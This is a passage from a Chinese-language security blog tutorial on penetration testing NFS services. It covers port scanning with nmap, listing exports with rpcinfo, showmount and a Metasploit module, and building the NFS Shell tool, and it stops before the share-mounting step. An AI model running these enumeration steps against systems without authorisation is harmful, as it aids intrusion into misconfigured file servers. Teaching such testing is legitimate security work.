

针对NFS的渗透测试

secist 2018-01-12 共31235人围观

网络安全

NFS（Network File System）即网络文件系统，是**FreeBSD**支持的文件系统中的一种，它允许网络中的计算机之间通过**TCP/IP**网络共享资源。在**NFS**的应用中，本地**NFS**的客户端应用可以透明地读写位于远端**NFS**服务器上的文件，像访问本地文件一样。如今**NFS**具备了防止被利用导出文件夹的功能，但遗留系统中的**NFS**服务配置不当，则仍可遭到恶意攻击者的利用。

发现NFS服务

NFS服务的默认开放端口为2049/TCP，因此我们可以借助Nmap来针对性的进行探测。


```
2049/tcp open  nfs 2-4 (RPC #100003)
```

```
2049/tcp open  nfs      2-4 (RPC #100003)
2121/tcp open  ftp      ProFTPD 1.3.1
3306/tcp open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
```

此外，我们也可以通过rpcinfo命令来确定主机上是否运行或挂载了NFS服务。

```
rpcinfo -p IP
```






显示导出文件夹列表

以下命令将会检索给定主机的导出文件夹列表，这些信息将被用于访问这些文件夹。

```
showmount -e IP
```






当showmount命令与以下参数一起使用时，可以为我们检索到更多的信息，例如：

挂载点
连接的主机
目录

```
showmount IP // 连接的主机
showmount -d IP // 目录
showmount -a IP // 挂载点
```






另外，Metasploit框架中也有一个模块，可以用来列出导出文件夹。

```
auxiliary/scanner/nfs/nfsmount
```






在这里我再推荐一个实用的小工具[NFS Shell](#)，它可以连接到NFS共享并可以帮助我们手动识别一些常见的安全问题。想要使用它，我们首先需要安装以下依赖项：

```
apt-get install libreadline-dev libncurses5-dev  
make  
gcc -g -o nfsshell mount_clnt.o mount_xdr.o nfs_prot_clnt.o nfs_prot_xdr.o nfsshell.o  
./nfsshell
```

使用以下命令获取导出文件夹列表：

```
nfs> host IP // 连接NFS服务
```






访问NFS共享

导出的文件夹可以通过创建一个空的本地文件夹，并将共享挂载到该文件夹来访问，如下所示：

